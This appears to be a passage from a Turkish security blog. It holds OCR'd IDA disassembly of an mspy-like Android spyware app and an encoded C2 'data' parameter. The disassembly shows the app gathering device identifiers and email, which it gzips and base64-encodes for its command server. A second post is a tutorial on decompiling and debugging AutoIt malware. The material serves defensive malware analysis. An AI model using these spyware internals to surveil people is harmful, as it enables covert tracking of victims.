data=H4sIAAAAAAAAAF2NMQ7CMAxF7-K5QxqQWnoBJjb2yrRWsEgcKY2FoOLuOCN4--_Z_jug1vvMK0zQ
H29-HNAtzh98P56gA07EZtzvmKCEHGESjbGDQmFe8krth7mlEhRDiySWheozl4etqNTyMqyb4Y3T
P6rW987SLs-XK3y-dW_QT54AAAA=
```





IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
a__clinit_@V
a_a@VLI
a_a@ZL
b__init_@V
b_a@VLI
b_a@ZL
d__init_@V
e__init_@V
e_a@VLI
f__init_@V
f_a@ZL
g__init_@V
h__init_@V
i__init_@V
Graph overview
IDA View-A
Breakpoints
Hex View-1
Structures
Enums
Imports
Exports
0011B3FC public static com.google.gson.k com.android.mob.display2.main.login_system.f.a(
0011B3FC android.content.Context v3,
0011B3FC java.lang.String v4,
0011B3FC java.lang.String v5)
0011B3FC new-instance v0, <t: k>
0011B400 invoke-direct {v0}, <void k.<init>() k__init_@V_8>
0011B406 const-string v1, aAuth_id_1 # "auth_id"
0011B40A invoke-static {}, <ref a.a() a_a@L_12>
0011B410 move-result-object v2
0011B412 invoke-virtual {v2}, <ref a.d() a_d@L_8>
0011B418 move-result-object v2
0011B41A invoke-virtual {v0, v1, v2}, <void k.a(ref, ref) k_a@VLL_6>
0011B420 const-string v1, aImei_0 # "imei"
0011B424 invoke-static {}, <ref a.a() a_a@L_12>
0011B42A move-result-object v2
0011B42C invoke-virtual {v2}, <ref a.c() a_c@L_9>
0011B432 move-result-object v2
0011B434 invoke-virtual {v0, v1, v2}, <void k.a(ref, ref) k_a@VLL_6>
0011B43A const-string v1, aEmail # "email"
0011B43E invoke-virtual {v0, v1, v4}, <void k.a(ref, ref) k_a@VLL_6>
100.00% (0,-17) (999,366) 0011B3FC 0011B3FC: f_a@LLLL (Synchronized with Hex View-1)
Output window
Python>
Python
AU: idle Down Disk: 5GB



IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
a__clinit_@V
a_a@VLI
a_a@ZL
b__init_@V
b_a@VLI
b_a@ZL
d__init_@V
e__init_@V
e_a@VLI
f__init_@V
f_a@ZL
g__init_@V
h__init_@V
i__init_@V
Graph overview
IDA View-A
Breakpoints
Hex View-1
Structures
Enums
Imports
Exports
0011A7A0 public void com.android.mob.display2.main.login_system.b.<init>(
0011A7A0 com.android.mob.display2.main.login_system.a v2,
0011A7A0 android.content.Context v3,
0011A7A0 com.google.gson.k v4)
0011A7A0 this = v1
0011A7A0 invoke-direct {this}, <void AsyncTask.<init>() imp. @ _def_AsyncTask__init_@V>
0011A7A6 iput-object v2, this, stru_34AAC
0011A7AA invoke-virtual {v4}, <ref k.toString() imp. @ _def_k_toString@L>
0011A7B0 move-result-object v0
0011A7B2 invoke-static {v0}, <ref h.a(ref) h_a@LL_9>
0011A7B8 move-result-object v0
0011A7BA iput-object v0, this, stru_34AB4
0011A7BE iput-object v3, this, stru_34ABC
0011A7C2
0011A7C2 locret:
100.00% (-50,-146) (1292,9) 0011A7A0 0011A7A0: b__init_@VLLL_1 (Synchronized with Hex View-1)
Output window
Python>
Python
AU: idle Down Disk: 5GB



IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
a__clinit_@V
a_a@VLI
a_a@ZL
b__init_@V
b_a@VLI
b_a@ZL
d__init_@V
e__init_@V
e_a@VLI
f__init_@V
f_a@ZL
g__init_@V
h__init_@V
i__init_@V
Graph overview
IDA View-A
Breakpoints
Hex View-1
Structures
Enums
Imports
Exports
0015B604 public static byte[] com.android.system.utils.other.h.a(
0015B604 java.lang.String v2)
0015B604 invoke-static {v2}, <ref h.b(ref) h_b@LL_1>
0015B60A move-result-object v0
0015B60C const/16 v1, 8
0015B610 invoke-static {v0, v1}, <ref Base64.encode(ref, int) imp. @ _def_Base64_encode@LLI>
0015B616 move-result-object v0
0015B618
0015B618 locret:
0015B618 return-object v0
0015B618 Method End
100.00% (-10,-236) (1325,19) 0015B604 0015B604: h_a@LL_9 (Synchronized with Hex View-1)
Output window
Python>
Python
AU: idle Down Disk: 5GB


IDA - classes.idb (classes.dex) C:\Users\Mert\Desktop\mspy\classes.idb
File Edit Jump Search View Debugger Options Windows Help
Dalvik debugger
Library function Data Regular function Unexplored Instruction External symbol
Functions window
Function name
a__clinit_@V
a_a@VLI
a_a@ZL
b__init_@V
b_a@VLI
b_a@ZL
d__init_@V
e__init_@V
e_a@VLI
f__init_@V
f_a@ZL
g__init_@V
h__init_@V
i__init_@V
i_a@VLI
j_a@VLI
k_a@VLI
l_a@ZL
BackStackState$1__init_@V
BackStackState$1_a@LL
BackStackState$1_a@LI
BackStackState$1_createFromParcel@LL
BackStackState$1_newArray@LI
BackStackState__clinit_@V
Graph overview
IDA View-A
Breakpoints
Hex View-1
Structures
Enums
Imports
Exports
0015B62C public static byte[] com.android.system.utils.other.h.b(
0015B62C java.lang.String v4)
0015B62C new-instance v1, <t: ByteArrayOutputStream>
0015B630 invoke-virtual {v4}, <int String.length() imp. @ _def_String_length@I>
0015B636 move-result v0
0015B638 div-int/lit8 v0, v0, 3
0015B63C invoke-direct {v1, v0}, <void ByteArrayOutputStream.<init>(int) imp. @ _def_ByteArrayOutputStream__init_@VI>
0015B642 # try 0x15B642-0x15B666:
0015B642
0015B642 loc_15B642:
0015B642 new-instance v0, <t: h$1>
0015B646 invoke-direct {v0, v1}, <void h$1.<init>(ref) h$1__init_@VL_0>
0015B64C invoke-virtual {v4}, <ref String.getBytes() imp. @ _def_String_getBytes@L>
0015B652 move-result-object v2
0015B654 invoke-virtual {v0, v2}, <void GZIPOutputStream.write(ref) imp. @ _def_GZIPOutputStream_write@VL>
0015B65A invoke-virtual {v0}, <void GZIPOutputStream.close() imp. @ _def_GZIPOutputStream_close@V>
0015B660 invoke-virtual {v1}, <ref ByteArrayOutputStream.toByteArray() imp. @ _def_ByteArrayOutputStream_toByteArray@L>
0015B666 move-result-object v0
0015B668 # try 0x15B668-0x15B66E:
0015B668
0015B668 loc_15B668:
0015B668 invoke-virtual {v1}, <void ByteArrayOutputStream.close() imp. @ _def_ByteArrayOutputStream_close@V>
0015B66E
0015B66E locret:
0015B66E return-object
80.00% (-37,115) (787,803) 0015B642 0015B642: h_b@LL_1:loc_15B642 (Synchronized with Hex View-1)
Output window
Python>
Python
AU: idle Down Disk: 5GB



data parametresinde yer alan verinin nasıl oluşturulduğunu öğrendikten sonra Python ile mspy_decoder gibi basit bir betik hazırlayarak komuta kontrol merkezine giden tüm veriyi çözebilirsiniz.





Sonuç olarak mobil güvenliğiniz için kullandığınız cihazların jailbreak veya root edilmemiş olması art niyetli kişilerin işlerini bir kademe daha zorlaştıracaktır. Casus uygulamalara karşı Android kullanıcılarının belirli periyotlarda cihaz yöneticilerinde yer alan uygulamaları kontrol etmelerinde, iOS kullanıcılarının ise iCloud parolalarını değiştirmelerinde fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı Pi Hediyem Var #8 oyununun çözüm yolunu da içermektedir.

The post Casus Telefon appeared first on Siber Güvenlik Günlüğü.

AutoIt Hata Ayıklaması


By Mert SARICA on February 1st, 2017

Hem Pi Hediyem Var oyununun altıncısına hem de AutoIt Bankacılık Zararlı Yazılımı başlıklı blog yazıma konu olan zararlı yazılımı/betiği incelediğimizde, AutoIt'in son yıllarda zararlı yazılım geliştiriciler tarafından sıklıkla kullanıldığını görebiliyoruz. APT gibi hedeflenmiş siber saldırılarda da AutoIt ile geliştirilmiş zararlı yazılımların kullanılıyor olması, zararlı yazılım analistleri ve zararlı yazılım analizi becerisine sahip siber güvenlik uzmanları tarafından analiz edilebilmesini ihtiyaç haline getirmektedir.

> *Wikipedia'dan alıntı yapacak olursak, "AutoIt, Microsoft Windows için ücretsiz bir otomasyon yazılımıdır. Yazılımın ilk versiyonları tamamen otomasyona yönelik hazırlanmış olsa da sonradan kapsamı genişletilerek hemen her türlü uygulamanın geliştirilebileceği bir programlama aracı haline gelmiştir. Bir AutoIt betiği, AutoIt yorumlayıcısının yüklü olmadığı bilgisayarlarda çalışabilecek şekilde, sıkıştırılmış bir EXE programı haline getirilebilir."*


Eğer "AutoIt Bankacılık Zararlı Yazılımı" başlıklı blog yazımdaki gibi şanslıysak, elimizdeki AutoIt betiğini (script) çeşitli hata ayıklama (debug) araçları ile analiz edebiliriz. Eğer derlenmiş, exe uzantılı bir AutoIt dosyası ile karşı karşıya isek bu durumda yapacağımız ilk iş, derlenmiş AutoIt dosyasını, betiğe çevirmek olacaktır.

Derlenmiş AutoIt dosyasını betiğe çevirmek için Exe2aut aracından faydalanabiliriz. Exe2aut aracını çalıştırdıktan sonra exe uzantılı AutoIt dosyasını araca sürükledikten sonra betik dosyasına kolaylıkla ulaşabiliyoruz.



Peki betiğe ulaştık, şimdi ne yapacağız ? AutoIt'in web sayfasında yer alan Sıkça Sorulan Sorular sayfasına bakacak olursak, hata ayıklama için çeşitli araçlardan faydalanabileceğimizi görebiliyoruz.


6. Pi Hediyem Var oyununda kimilerinin safe betiğini analiz ederken hata ayıklama araçları yerine ConsoleWrite(), MsgBox() gibi ekrana değişkenlerin sahip olduğu değerleri yazmak için kullanılan fonksiyonlardan faydalandığını gördüm. Her ne kadar bu da bir yöntem olsa da işleri kolaylaştırmak ve daha hızlı ilerlemek için hata ayıklama araçlarından faydalanmanızı tavsiye ederim. Tabii kimi zaman hata ayıklama araçlarıyla sorun yaşamanız da olasıdır. Örneğin yine 6. Pi Hediyem Var oyununda, hata ayıklama araçlarından olan Dbug aracını AutoIt programının son sürümü ile kullanarak safe betiğini analiz etmeye çalışanlar, #comments-start ile #comments-end takıları arasında yer alan gizlenmiş (obfuscated) verilerin hatalı olarak çözülerek diske yazıldığına şahit oldular. Bu ve benzer sorunlarla karşılaşmama adına, zararlı yazılımın geliştirildiği AutoIt sürümü ile betiği analiz ederseniz, sorun yaşama ihtimaliniz oldukça düşecektir. AutoIt sürümünü bulmak için ise betik ile birlikte gelen AutoIt programının karakter dizilerini (strings) incelemeniz yeterli olacaktır.



